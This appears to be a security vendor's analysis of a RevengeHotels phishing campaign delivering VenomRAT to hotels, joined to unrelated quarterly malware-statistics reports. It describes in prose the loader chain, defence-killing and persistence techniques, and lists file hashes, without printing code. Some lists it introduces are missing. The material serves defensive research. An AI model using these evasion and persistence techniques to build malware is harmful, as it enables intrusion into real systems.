In the summer of 2025, we observed new campaigns targeting the same sector and featuring increasingly sophisticated implants and tools. The threat actors continue to employ phishing emails with invoice themes to deliver VenomRAT implants via JavaScript loaders and PowerShell downloaders. A significant portion of the initial infector and downloader code in this campaign appears to be generated by large language model (LLM) agents. This suggests that the threat actor is now leveraging AI to evolve its capabilities, a trend also reported among other cybercriminal groups.
The primary targets of these campaigns are Brazilian hotels, although we have also observed attacks directed at Spanish-speaking markets. Through a comprehensive analysis of the attack patterns and the threat actor’s modus operandi, we have established with high confidence that the responsible actor is indeed RevengeHotels. The consistency of the tactics, techniques, and procedures (TTPs) employed in these attacks aligns with the known behavior of RevengeHotels. The infrastructure used for payload delivery relies on legitimate hosting services, often utilizing Portuguese-themed domain names.
The primary attack vector employed by RevengeHotels is phishing emails with invoicing themes, which urge the recipient to settle overdue payments. These emails are specifically targeted at email addresses associated with hotel reservations. While Portuguese is a common language used in these phishing emails, we have also discovered instances of Spanish-language phishing emails, indicating that the threat actor’s scope extends beyond Brazilian hospitality establishments and may include targets in Spanish-speaking countries or regions.

Example of a phishing email about a booking confirmation
In recent instances of these attacks, the themes have shifted from hotel reservations to fake job applications, where attackers sent résumés in an attempt to exploit potential job opportunities at the targeted hotels.
The malicious websites, which change with each email, download a WScript JS file upon being visited, triggering the infection process. The filename of the JS file changes with every request. In the case at hand, we analyzed Fat146571.js (fbadfff7b61d820e3632a2f464079e8c), which follows the format Fat\{NUMBER\}.js, where “Fat” is the beginning of the Portuguese word “fatura”, meaning “invoice”.
The script appears to be generated by a large language model (LLM), as evidenced by its heavily commented code and a format similar to those produced by this type of technology. The primary function of the script is to load subsequent scripts that facilitate the infection.
A significant portion of the new generation of initial infectors created by RevengeHotels contains code that seems to have been generated by AI. These LLM-generated code segments can be distinguished from the original malicious code by several characteristics, including:

AI generated code in a malicious implant as compared to custom code
Upon execution, the loader script, Fat\{NUMBER\}.js, decodes an obfuscated and encoded buffer, which serves as the next step in loading the remaining malicious implants. This buffer is then saved to a PowerShell (PS1) file named SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1 (d5f241dee73cffe51897c15f36b713cc), where “\{TIMESTAMP\}” is a generated number based on the current execution date and time. This ensures that the filename changes with each infection and is not persistent. Once the script is saved, it is executed three times, after which the loader script exits.
The script SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1 runs a PowerShell command with Base64-encoded code. This code retrieves the cargajecerrr.txt (b1a5dc66f40a38d807ec8350ae89d1e4) file from a remote malicious server and invokes it as PowerShell.
This downloader, which is lightly obfuscated, is responsible for fetching the remaining files from the malicious server and loading them. Both downloaded files are Base64-encoded and have descriptive names: venumentrada.txt (607f64b56bb3b94ee0009471f1fe9a3c), which can be interpreted as “VenomRAT entry point”, and runpe.txt (dbf5afa377e3e761622e5f21af1f09e6), which is named after a malicious tool for in-memory execution. The first file, venumentrada.txt, is a heavily obfuscated loader (MD5 of the decoded file: 91454a68ca3a6ce7cb30c9264a88c0dc) that ensures the second file, a VenomRAT implant (3ac65326f598ee9930031c17ce158d3d), is correctly executed in memory.
The malicious code also exhibits characteristics consistent with generation by an AI interface, including a coherent code structure, detailed commenting, and explicit variable naming. Moreover, it differs significantly from previous samples, which had a structurally different, more obfuscated nature and lacked comments.
VenomRAT, an evolution of the open-source QuasarRAT, was first discovered in mid-2020 and is offered on the dark web, with a lifetime license costing up to $650. Although the source code of VenomRAT was leaked, it is still being sold and used by threat actors.
VenomRAT packages on the dark web
According to the vendor’s website, VenomRAT offers a range of capabilities that build upon and expand those of QuasarRAT, including HVNC hidden desktop, file grabber and stealer, reverse proxy, and UAC exploit, amongst others.
As with other RATs, VenomRAT clients are generated with custom configurations. The configuration data within the implant (similar to QuasarRAT) is encrypted using AES and PKCS #5 v2.0, with two keys employed: one for decrypting the data and another for verifying its authenticity using HMAC-SHA256. Throughout the malware code, different sets of keys and initialization vectors are used sporadically, but they consistently implement the same AES algorithm.
It is notable that VenomRAT features an anti-kill protection mechanism, which can be enabled by the threat actor upon execution. Initially, the RAT calls a function named EnableProtection, which retrieves the security descriptor of the malicious process and modifies the Discretionary Access Control List (DACL) to remove any permissions that could hinder the RAT’s proper functioning or shorten its lifespan on the system.
The second component of this anti-kill measure involves a thread that runs a continuous loop, checking the list of running processes every 50 milliseconds. The loop specifically targets those processes commonly used by security analysts and system administrators to monitor host activity or analyze .NET binaries, among other tasks. If the RAT detects any of these processes, it will terminate them without prompting the user.

List of processes that the malware looks for to terminate
The anti-kill measure also involves persistence, which is achieved through two mechanisms written into a VBS file generated and executed by VenomRAT. These mechanisms ensure the malware’s continued presence on the system:
If the user who executed the malware has administrator privileges, the malware takes additional steps to ensure its persistence. It sets the SeDebugPrivilege token, enabling it to use the RtlSetProcessIsCritical function to mark itself as a critical system process. This makes the process “essential” to the system, allowing it to persist even when termination is attempted. However, when the administrator logs off or the computer is about to shut down, VenomRAT removes its critical mark to permit the system to proceed with these actions.
As a final measure to maintain persistence, the RAT calls the SetThreadExecutionState function with a set of flags that forces the display to remain on and the system to stay in a working state. This prevents the system from entering sleep mode.
Separately from the anti-kill methods, the malware also includes a protection mechanism against Windows Defender. In this case, the RAT actively searches for MSASCui.exe in the process list and terminates it. The malware then modifies the task scheduler and registry to disable Windows Defender globally, along with its various features.
VenomRAT employs a custom packet building and serialization mechanism for its networking connection to the C2 server. Each packet is tailored to a specific action taken by the RAT, with a dedicated packet handler for each action. The packets transmitted to the C2 server undergo a multi-step process:
Upon receiving packets from the C2 server, VenomRAT reverses this process to decrypt and extract the contents.
Additionally, VenomRAT implements tunneling by installing ngrok on the infected computer. The C2 server specifies the token, protocol, and port for the tunnel, which are sent in the serialized packet. This allows remote control services like RDP and VNC to operate through the tunnel and to be exposed to the internet.
VenomRAT also possesses the capability to spread via USB drives. To achieve this, it scans drive letters from C to M and checks if each drive is removable. If a removable drive is detected, the RAT copies itself to all available drives under the name My Pictures.exe.
In addition to copying itself to another directory and changing its executable name, VenomRAT employs several stealth techniques that distinguish it from QuasarRAT. Two notable examples include:
The primary targets of RevengeHotels attacks continue to be hotels and front desks, with a focus on establishments located in Brazil. However, the threat actors have been adapting their tactics, and phishing emails are now being sent in languages other than Portuguese. Specifically, we’ve observed that emails in Spanish are being used to target hotels and tourism companies in Spanish-speaking countries, indicating a potential expansion of the threat actor’s scope. Note that among earlier victims of this threat are such Spanish-speaking countries as Argentina, Bolivia, Chile, Costa Rica, Mexico, and Spain.
It is important to point out that previously reported campaigns have mentioned the threat actor targeting hotel front desks globally, particularly in Russia, Belarus, and Turkey, although no such activity has yet been detected during the latest RevengeHotels campaign.
RevengeHotels has significantly enhanced its capabilities, developing new tactics to target the hospitality and tourism sectors. With the assistance of LLM agents, the group has been able to generate and modify their phishing lures, expanding their attacks to new regions. The websites used for these attacks are constantly rotating, and the initial payloads are continually changing, but the ultimate objective remains the same: to deploy a remote access Trojan (RAT). In this case, the RAT in question is VenomRAT, a privately developed variant of the open-source QuasarRAT.
Kaspersky products detect these threats as HEUR:Trojan-Downloader.Script.Agent.gen, HEUR:Trojan.Win32.Generic, HEUR:Trojan.MSIL.Agent.gen, Trojan-Downloader.PowerShell.Agent.ady, Trojan.PowerShell.Agent.aqx.
fbadfff7b61d820e3632a2f464079e8c Fat146571.js
d5f241dee73cffe51897c15f36b713cc SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1
1077ea936033ee9e9bf444dafb55867c cargajecerrr.txt
b1a5dc66f40a38d807ec8350ae89d1e4 cargajecerrr.txt
dbf5afa377e3e761622e5f21af1f09e6 runpe.txt
607f64b56bb3b94ee0009471f1fe9a3c venumentrada.txt
3ac65326f598ee9930031c17ce158d3d deobfuscated runpe.txt
91454a68ca3a6ce7cb30c9264a88c0dc deobfuscated venumentrada.txt
IT threat evolution in Q2 2025. Mobile statistics
IT threat evolution in Q2 2025. Non-mobile statistics
The mobile section of our quarterly cyberthreat report includes statistics on malware, adware, and potentially unwanted software for Android, as well as descriptions of the most notable threats for Android and iOS discovered during the reporting period. The statistics in this report are based on detection alerts from Kaspersky products, collected from users who consented to provide anonymized data to Kaspersky Security Network.
According to Kaspersky Security Network, in Q2 2025:
Mobile attacks involving malware, adware, and unwanted software dropped to 10.71 million.
Attacks on users of Kaspersky mobile solutions, Q4 2023 — Q2 2025 (download)
The trend is mainly due to a decrease in the activity of RiskTool.AndroidOS.SpyLoan. These are applications typically associated with microlenders and containing a potentially dangerous framework for monitoring borrowers and collecting their data, such as contacts lists. Curiously, such applications have been found pre-installed on some devices.
In Q2, we found a new malicious app for Android and iOS that was stealing images from the gallery. We were able to determine that this campaign was linked to the previously discovered SparkCat, so we dubbed it SparkKitty.
Fake app store page distributing SparkKitty
Like its “big brother”, the new malware most likely targets recovery codes for crypto wallets saved as screenshots.
Trojan-DDoS.AndroidOS.Agent.a was this past quarter’s unusual discovery. Malicious actors embedded an SDK for conducting dynamically configurable DDoS attacks into apps designed for viewing adult content. The Trojan allows for sending specific data to addresses designated by the attacker at a set frequency. Building a DDoS botnet from mobile devices with adult apps installed may seem like a questionable venture in terms of attack efficiency and power – but apparently, some cybercriminals have found a use for this approach.
In Q2, we also encountered Trojan-Spy.AndroidOS.OtpSteal.a, a fake VPN client that hijacks user accounts. Instead of the advertised features, it uses the Notification Listener service to intercept OTP codes from various messaging apps and social networks, and sends them to the attackers’ Telegram chat via a bot.
The number of Android malware and potentially unwanted app samples decreased from Q1, reaching a total of 142,762 installation packages.
Detected malware and potentially unwanted app installation packages, Q2 2024 — Q2 2025 (download)
The distribution of detected installation packages by type in Q2 was as follows:
Detected mobile malware by type, Q1 — Q2 2025 (download)
* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.
Banking Trojans remained in first place, with their share increasing relative to Q1. The Mamont family continues to dominate this category. In contrast, spy Trojans dropped to fifth place as the surge in the number of APK files for the SMS-stealing Trojan-Spy.AndroidOS.Agent.akg subsided. The number of Agent.amw spyware files, which masquerade as casino apps, also decreased.
RiskTool-type unwanted apps and adware ranked second and third, respectively, while Trojans – with most files belonging to the Triada family – occupied the fourth place.
Share* of users attacked by the given type of malicious or potentially unwanted apps out of all targeted users of Kaspersky mobile products, Q1 — Q2 2025 (download)
* The total may exceed 100% if the same users experienced multiple attack types.
The distribution of attacked users remained close to that of the previous quarter. The increase in the share of backdoors is linked to the discovery of Backdoor.Triada.z, which came pre-installed on devices. As for adware, the proportion of users affected by the HiddenAd family has grown.
Note that the malware rankings below exclude riskware or potentially unwanted software, such as RiskTool or adware.
| Verdict | %* Q1 2025 | %* Q2 2025 | Difference (p.p.) | Change in rank |
| Trojan.AndroidOS.Fakemoney.v | 26.41 | 14.57 | -11.84 | 0 |
| Trojan-Banker.AndroidOS.Mamont.da | 11.21 | 12.42 | +1.20 | +2 |
| Backdoor.AndroidOS.Triada.z | 4.71 | 10.29 | +5.58 | +3 |
| Trojan.AndroidOS.Triada.fe | 3.48 | 7.16 | +3.69 | +4 |
| Trojan-Banker.AndroidOS.Mamont.ev | 0.00 | 6.97 | +6.97 | |
| Trojan.AndroidOS.Triada.gn | 2.68 | 6.54 | +3.86 | +3 |
| Trojan-Banker.AndroidOS.Mamont.db | 16.00 | 5.50 | -10.50 | -4 |
| Trojan-Banker.AndroidOS.Mamont.ek | 1.83 | 5.09 | +3.26 | +7 |
| DangerousObject.Multi.Generic. | 19.30 | 4.21 | -15.09 | -7 |
| Trojan-Banker.AndroidOS.Mamont.eb | 1.59 | 2.58 | +0.99 | +7 |
| Trojan.AndroidOS.Triada.hf | 3.81 | 2.41 | -1.40 | -4 |
| Trojan-Downloader.AndroidOS.Dwphon.a | 2.19 | 2.24 | +0.05 | 0 |
| Trojan-Banker.AndroidOS.Mamont.ef | 2.44 | 2.20 | -0.24 | -2 |
| Trojan-Banker.AndroidOS.Mamont.es | 0.05 | 2.13 | +2.08 | |
| Trojan-Banker.AndroidOS.Mamont.dn | 1.46 | 2.13 | +0.67 | +5 |
| Trojan-Downloader.AndroidOS.Agent.mm | 1.45 | 1.56 | +0.11 | +6 |
| Trojan-Banker.AndroidOS.Agent.rj | 1.86 | 1.45 | -0.42 | -3 |
| Trojan-Banker.AndroidOS.Mamont.ey | 0.00 | 1.42 | +1.42 | |
| Trojan-Banker.AndroidOS.Mamont.bc | 7.61 | 1.39 | -6.23 | -14 |
| Trojan.AndroidOS.Boogr.gsh | 1.41 | 1.36 | -0.06 | +3 |
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The activity of Fakemoney scam apps noticeably decreased in Q2, but they still held the top position. Almost all the other entries on the list are variants of the popular banking Trojan Mamont, pre-installed Trojans like Triada and Dwphon, and modified messaging apps with the Triada Trojan built in (Triada.fe, Triada.gn, Triada.ga, and Triada.gs).
This section describes malware types that mostly affected specific countries.
| Verdict | Country* | %** |
| Trojan-Banker.AndroidOS.Coper.c | Türkiye | 98.65 |
| Trojan-Banker.AndroidOS.Coper.a | Türkiye | 97.78 |
| Trojan-Dropper.AndroidOS.Rewardsteal.h | India | 95.62 |
| Trojan-Banker.AndroidOS.Rewardsteal.lv | India | 95.48 |
| Trojan-Dropper.AndroidOS.Agent.sm | Türkiye | 94.52 |
| Trojan.AndroidOS.Fakeapp.hy | Uzbekistan | 86.51 |
| Trojan.AndroidOS.Piom.bkzj | Uzbekistan | 85.83 |
| Trojan-Dropper.AndroidOS.Pylcasa.c | Brazil | 83.06 |
* The country where the malware was most active.
** Unique users who encountered this Trojan variant in the indicated country as a percentage of all Kaspersky mobile security solution users attacked by the same variant.
In addition to the typical banking Trojans for this category – Coper, which targets users in Türkiye, and Rewatrdsteal, active in India – the list also includes the fake job search apps Fakeapp.hy and Piom.bkzj, which specifically target Uzbekistan. Both families collect the user’s personal data. Meanwhile, new droppers named “Pylcasa” operated in Brazil. They infiltrate Google Play by masquerading as simple apps, such as calculators, but once launched, they open a URL provided by malicious actors – similar to Trojans of the Fakemoney family. These URLs may lead to illegal casino websites or phishing pages.
The number of banking Trojans detected in Q2 2025 was slightly lower than in Q1 but still significantly exceeded the figures for 2024. Kaspersky solutions detected a total of 42,220 installation packages of this type.
Number of installation packages for mobile banking Trojans detected by Kaspersky, Q2 2024 — Q2 2025 (download)
The bulk of mobile banking Trojan installation packages still consists of various modifications of Mamont, which account for 57.7%. In terms of the share of affected users, Mamont also outpaced all its competitors, occupying nearly all the top spots on the list of the most widespread banking Trojans.
| Verdict | %* Q1 2025 | %* Q2 2025 | Difference (p.p.) | Change in rank |
| Trojan-Banker.AndroidOS.Mamont.da | 26.68 | 30.28 | +3.59 | +1 |
| Trojan-Banker.AndroidOS.Mamont.ev | 0.00 | 17.00 | +17.00 | |
| Trojan-Banker.AndroidOS.Mamont.db | 38.07 | 13.41 | -24.66 | -2 |
| Trojan-Banker.AndroidOS.Mamont.ek | 4.37 | 12.42 | +8.05 | +2 |
| Trojan-Banker.AndroidOS.Mamont.eb | 3.80 | 6.29 | +2.50 | +2 |
| Trojan-Banker.AndroidOS.Mamont.ef | 5.80 | 5.36 | -0.45 | -2 |
| Trojan-Banker.AndroidOS.Mamont.es | 0.12 | 5.20 | +5.07 | +23 |
| Trojan-Banker.AndroidOS.Mamont.dn | 3.48 | 5.20 | +1.72 | +1 |
| Trojan-Banker.AndroidOS.Agent.rj | 4.43 | 3.53 | -0.90 | -4 |
| Trojan-Banker.AndroidOS.Mamont.ey | 0.00 | 3.47 | +3.47 | 9 |
In Q2 2025, the number of attacks involving malware, adware, and unwanted software decreased compared to Q1. At the same time, Trojans and banking Trojans remained the most common threats, particularly the highly active Mamont family. Additionally, the quarter was marked by the discovery of the second spyware Trojan of 2025 to infiltrate the App Store, along with a fake VPN client stealing OTP codes and a DDoS bot concealed within porn-viewing apps.
IT threat evolution in Q2 2025. Non-mobile statistics
IT threat evolution in Q2 2025. Mobile statistics
The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data.
In Q2 2025:
The alleged malicious actor behind the Black Kingdom ransomware attacks was indicted in the U.S. The Yemeni national is accused of infecting about 1,500 computers in the U.S. and other countries through vulnerabilities in Microsoft Exchange. He also stands accused of demanding a ransom of $10,000 in bitcoin, which is the amount victims saw in the ransom note. He is also alleged to be the developer of the Black Kingdom ransomware.
A Ukrainian national was extradited to the U.S. in the Nefilim case. He was arrested in Spain in June 2024 on charges of distributing ransomware and extorting victims. According to the investigation, he had been part of the Nefilim Ransomware-as-a-Service (RaaS) operation since 2021, targeting high-revenue organizations. Nefilim uses the classic double extortion scheme: cybercriminals steal the victim’s data, encrypt it, then threaten to publish it online.
Also arrested was a member of the Ryuk gang, charged with organizing initial access to victims’ networks. The accused was apprehended in Kyiv in April 2025 at the request of the FBI and extradited to the U.S. in June.
A man suspected of being involved in attacks by the DoppelPaymer gang was arrested. In a joint operation by law enforcement in the Netherlands and Moldova, the 45-year-old was arrested in May. He is accused of carrying out attacks against Dutch organizations in 2021. Authorities seized around €84,800 and several devices.
A 39-year-old Iranian national pleaded guilty to participating in RobbinHood ransomware attacks. Among the targets of the attacks, which took place from 2019 to 2024, were U.S. local government agencies, healthcare providers, and non-profit organizations.
In May, it was revealed that several ransomware gangs, including BianLian and RansomExx, had been exploiting CVE-2025-31324 in SAP NetWeaver software. Successful exploitation of this vulnerability allows attackers to upload malicious files without authentication, which can lead to a complete system compromise.
The DragonForce group compromised an MSP provider, attacking its clients with the help of the SimpleHelp remote administration tool. According to researchers, the attackers exploited a set of vulnerabilities (CVE-2024-57727, CVE-2024-57728, CVE-2024-57726) in the software to launch the DragonForce ransomware on victims’ hosts.
In June, news broke that the Qilin gang (also known as Agenda) was actively exploiting critical vulnerabilities in Fortinet devices to infiltrate corporate networks. The attackers allegedly exploited the vulnerabilities CVE-2024-21762 and CVE-2024-55591 in FortiGate software, which allowed them to bypass authentication and execute malicious code remotely. After gaining access, the cybercriminals encrypted data on systems within the corporate network and demanded a ransom.
April saw the detection of attacks that leveraged CVE-2025-29824, a zero-day vulnerability in the Windows Common Log File System (CLFS) driver, a core component of the Windows OS. This vulnerability allows an attacker to elevate privileges on a compromised system. Researchers have linked these incidents to the RansomExx and Play gangs. The attackers targeted companies in North and South America, Europe, and the Middle East.
This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS during the reporting period. In the second quarter, Qilin (12.07%) proved to be the most prolific group. RansomHub, the leader of 2024 and the first quarter of 2025, seems to have gone dormant since April. Clop (10.83%) and Akira (8.53%) swapped places compared to the previous reporting period.
Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)
In the second quarter, Kaspersky solutions detected three new families and 1,702 new ransomware variants. This is significantly fewer than in the previous reporting period. The decrease is linked to the renewed decline in the count of the Trojan-Ransom.Win32.Gen verdicts, following a spike last quarter.
Number of new ransomware modifications, Q2 2024 — Q2 2025 (download)
Our solutions protected a total of 85,702 unique users from ransomware during the second quarter.
Number of unique users attacked by ransomware Trojans, Q2 2025 (download)
| Country/territory* | %** | |
| 1 | Libya | 0.66 |
| 2 | China | 0.58 |
| 3 | Rwanda | 0.57 |
| 4 | South Korea | 0.51 |
| 5 | Tajikistan | 0.49 |
| 6 | Bangladesh | 0.45 |
| 7 | Iraq | 0.45 |
| 8 | Pakistan | 0.38 |
| 9 | Brazil | 0.38 |
| 10 | Tanzania | 0.35 |
* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.
| Name | Verdict | %* | |
| 1 | (generic verdict) | Trojan-Ransom.Win32.Gen | 23.33 |
| 2 | WannaCry | Trojan-Ransom.Win32.Wanna | 7.80 |
| 3 | (generic verdict) | Trojan-Ransom.Win32.Encoder | 6.25 |
| 4 | (generic verdict) | Trojan-Ransom.Win32.Crypren | 6.24 |
| 5 | (generic verdict) | Trojan-Ransom.Win32.Agent | 3.75 |
| 6 | Cryakl/CryLock | Trojan-Ransom.Win32.Cryakl | 3.34 |
| 7 | PolyRansom/VirLock | Virus.Win32.PolyRansom / Trojan-Ransom.Win32.PolyRansom | 3.03 |
| 8 | (generic verdict) | Trojan-Ransom.Win32.Crypmod | 2.81 |
| 9 | (generic verdict) | Trojan-Ransom.Win32.Phny | 2.78 |
| 10 | (generic verdict) | Trojan-Ransom.MSIL.Agent | 2.41 |
* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.
In the second quarter of 2025, Kaspersky solutions detected 2,245 new modifications of miners.
Number of new miner modifications, Q2 2025 (download)
During the second quarter, we detected attacks using miner programs on the computers of 279,630 unique Kaspersky users worldwide.
Number of unique users attacked by miners, Q2 2025 (download)
| Country/territory* | %** | |
| 1 | Senegal | 3.49 |
| 2 | Panama | 1.31 |
| 3 | Kazakhstan | 1.11 |
| 4 | Ethiopia | 1.02 |
| 5 | Belarus | 1.01 |
| 6 | Mali | 0.96 |
| 7 | Tajikistan | 0.88 |
| 8 | Tanzania | 0.80 |
| 9 | Moldova | 0.80 |
| 10 | Dominican Republic | 0.80 |
* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.
Among the threats to macOS, one of the biggest discoveries of the second quarter was the PasivRobber family. This spyware consists of a huge number of modules designed to steal data from QQ, WeChat, and other messaging apps and applications that are popular mainly among Chinese users. Its distinctive feature is that the spyware modules get embedded into the target process when the device goes into sleep mode.
Closer to the middle of the quarter, several reports (1, 2, 3) emerged about attackers stepping up their activity, posing as victims’ trusted contacts on Telegram and convincing them to join a Zoom call. During or before the call, the user was persuaded to run a seemingly Zoom-related utility, but which was actually malware. The infection chain led to the download of a backdoor written in the Nim language and bash scripts that stole data from browsers.
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)
* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.
A new piece of spyware named PasivRobber, discovered in the second quarter, immediately became the most widespread threat, attacking more users than the fake cleaners and adware typically seen on macOS. Also among the most common threats were the password- and crypto wallet-stealing Trojan Amos and the general detection Trojan.OSX.Agent.gen, which we described in our previous report.
| Country/territory | %* Q1 2025 | %* Q2 2025 |
| Mainland China | 0.73% | 2.50% |
| France | 1.52% | 1.08% |
| Hong Kong | 1.21% | 0.84% |
| India | 0.84% | 0.76% |
| Mexico | 0.85% | 0.76% |
| Brazil | 0.66% | 0.70% |
| Germany | 0.96% | 0.69% |
| Singapore | 0.32% | 0.63% |
| Russian Federation | 0.50% | 0.41% |
| South Korea | 0.10% | 0.32% |
* Unique users who encountered threats to macOS as a percentage of all unique Kaspersky users in the country/territory.
This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.
In the second quarter of 2025, there was another increase in both the share of attacks using the Telnet protocol and the share of devices connecting to Kaspersky honeypots via this protocol.
Distribution of attacked services by number of unique IP addresses of attacking devices (download)
Distribution of attackers’ sessions in Kaspersky honeypots (download)
Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)
In the second quarter, the share of the NyaDrop botnet among threats delivered to our honeypots grew significantly to 30.27%. Conversely, the number of Mirai variants on the list of most common malware decreased, as did the share of most of them. Additionally, after a spike in the first quarter, the share of BitCoinMiner miners dropped to 1.57%.
